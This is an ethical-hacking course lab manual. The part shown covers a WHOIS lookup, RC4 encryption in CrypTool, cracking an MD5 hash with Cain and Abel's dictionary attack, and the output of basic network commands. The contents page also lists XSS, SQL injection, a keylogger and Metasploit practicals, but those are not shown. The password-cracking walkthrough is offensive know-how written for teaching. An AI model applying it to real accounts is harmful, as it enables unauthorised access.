

Ethical Hacking Practical


Practical No	Topic	Date	Page No	Remark
1	Use Google and Whois for Reconnaissance			
2	a) Use CrypTool to encrypt and decrypt passwords using RC4 algorithm b) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords			
3	a) Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute b) Perform ARP Poisoning in Window			
4	Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS			
5	a) Use Wireshark (Sniffer) to capture network traffic and analyze			
6	Simulate persistent cross-site scripting attack			
7	. Session impersonation using Firefox and Tamper Data add-on			
8	Perform SQL injection attack			
9	Create a simple keylogger using python			
10	Using Metasploit to exploit (Kali Linux)			

Practical 1.

AIM: Use Google and Whois for Reconnaissance

Info: WHOIS is a query and response protocol that is widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block or an autonomous system, but is also used for a wider range of other information

Step1: go to who.is



Step2: search for domain of google.com

The image shows a detailed WHOIS record for the domain 'google.com' on the who.is website. The record is presented in three main sections: 'Registrar Info', 'Important Dates', and 'Name Servers'.

Registrar Info
Name: MarkMonitor, Inc.
Whois Server: whois.markmonitor.com
Referral URL: http://www.markmonitor.com
Status: clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited)
clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited)
clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited)
serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited)
serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited)
serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)


Important Dates
Expires On: 2028-09-13
Registered On: 1997-09-15
Updated On: 2019-09-09

Name Servers
ns1.google.com 216.239.32.10
ns2.google.com 216.239.34.10
ns3.google.com 216.239.36.10


Practical 2. a)

AIM: Use CrypTool to encrypt and decrypt passwords using RC4 algorithm


Step1: download cryptools from <https://www.cryptool.org/en/ct1/downloads>



Step2 : install cryptools




Step 3: start cryptool




Step4: add new file and enter a text



Step 5 : encrypt using rc4 algorithm ,enter a key of 8 bits



Step 6: Decrypt using rc4 algorithm, and enter key of 8 bits




Practical b)


Aim: Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords

info: Cain and Abel was a password recovery tool for Microsoft Windows. It could recover many kinds of passwords using methods such as network packet sniffing, cracking various password hashes by using methods such as dictionary attacks, brute force and cryptanalysis attacks


step1: open cian and abel tool



Open hash calculator




Encrypt a text




Copy the md5 hash


Go to md5 ,select cracker and add to list




Select add to list




Paste md5 hash




Select the hash and select dictionary attack




Right click on file and select add to list




Select wordlist provided by cian and abel software



Start the attack



The password 'password' is cracked



Practical 3. a)

Aim: Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute

ifconfig-ifconfig is a system administration utility in Unix-like operating systems for network interface configuration. The utility is a command-line interface tool and is also used in the system startup scripts of many operating systems.

Stands for: Interface configuration

Function: Configure network interface parameters

```
pi@raspberrypi:~ $ ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
      ether b8:27:eb:ef:7e:5b txqueuelen 1000 (Ethernet)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 8124 bytes 15225484 (14.5 MiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 8124 bytes 15225484 (14.5 MiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.0.113 netmask 255.255.255.0 broadcast 192.168.0.255
      inet6 fe80::68d1:5d41:435a:e8d5 prefixlen 64 scopeid 0x20<link>
      ether b8:27:eb:ba:2b:0e txqueuelen 1000 (Ethernet)
      RX packets 725489 bytes 102289833 (97.5 MiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 99228 bytes 28199244 (26.8 MiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

pi@raspberrypi:~ $
```

The Windows Tracert tool determines the route to a destination by sending ICMP packets to the destination. In these packets, Tracert uses varying IP Time-To-Live (TTL) values. The TTL is effectively a hop counter, where a hop is a location that the packet stops at, to reach the destination

```
C:\Users\nikhi>tracert fb.com

Tracing route to fb.com [31.13.71.36]
over a maximum of 30 hops:

 1    3 ms      2 ms      8 ms  192.168.0.1
 2  146 ms      5 ms      4 ms  9-5-224-103.vasaicable.co.in [103.224.5.9]
 3  *          *          * Request timed out.
 4    4 ms      5 ms      4 ms  ae2.pr03.bom1.tfbnw.net [157.240.66.88]
 5    5 ms      5 ms      4 ms  ae130.ar02.bom1.tfbnw.net [157.240.34.246]
 6   18 ms      8 ms      9 ms  ae102.bb03.bom1.tfbnw.net [74.119.77.90]
 7  157 ms    159 ms    225 ms  ae39.bb02.mrs1.tfbnw.net [157.240.48.90]
 8  124 ms    141 ms    133 ms  ae5.bb04.cdg1.tfbnw.net [129.134.44.0]
 9  139 ms    142 ms    140 ms  ae27.bb01.lhr6.tfbnw.net [157.240.44.19]
10  206 ms    213 ms    201 ms  ae41.bb01.bos2.tfbnw.net [129.134.37.120]
11  202 ms    203 ms    212 ms  ae24.bb02.lga1.tfbnw.net [173.252.64.131]
12  200 ms    201 ms    201 ms  ae7.ar01.lga1.tfbnw.net [157.240.32.93]
13  231 ms    204 ms    214 ms  ae38.pr08.lga1.tfbnw.net [157.240.41.17]
14  208 ms    201 ms    205 ms  po104.psw04.lga3.tfbnw.net [157.240.47.33]
15  206 ms    211 ms    205 ms  157.240.38.249
16  235 ms    202 ms    202 ms  edge-star-mini-shv-01-lga3.facebook.com [31.13.71.36]

Trace complete.
```

Ethical Hacking Practical

Ping is a computer network administration software utility used to test the reachability of a host on an Internet Protocol network. It is available for virtually all operating systems that have networking capability, including most embedded network administration software.

Function: Send ICMP ECHO_REQUEST to network hosts

Syntax: ping -aAbBdDfhLnOqrRUvV6 -c count -F flowlabel -i interval -I interface -l preload -m mark -M pmtdisc_option -N nodeinfo_option -w deadline -W timeout -p pattern -Q tos -s packetsize -S sndbuf -t ttl -T timestamp option hop ... destination

```
C:\Users\nikhil>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=6ms TTL=120
Reply from 8.8.8.8: bytes=32 time=6ms TTL=120
Reply from 8.8.8.8: bytes=32 time=9ms TTL=120
Reply from 8.8.8.8: bytes=32 time=9ms TTL=120

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 6ms, Maximum = 9ms, Average = 7ms
```

In computing, netstat is a command-line network utility that displays network connections for Transmission Control Protocol, routing tables, and a number of network interface and network protocol statistics.

Stands for: Network statistics

Function: Print network connections, routing tables, interface statistics, masquerade connections, and multicast memberships

```
C:\Users\nikhil>netstat


Active Connections

  Proto  Local Address          Foreign Address        State
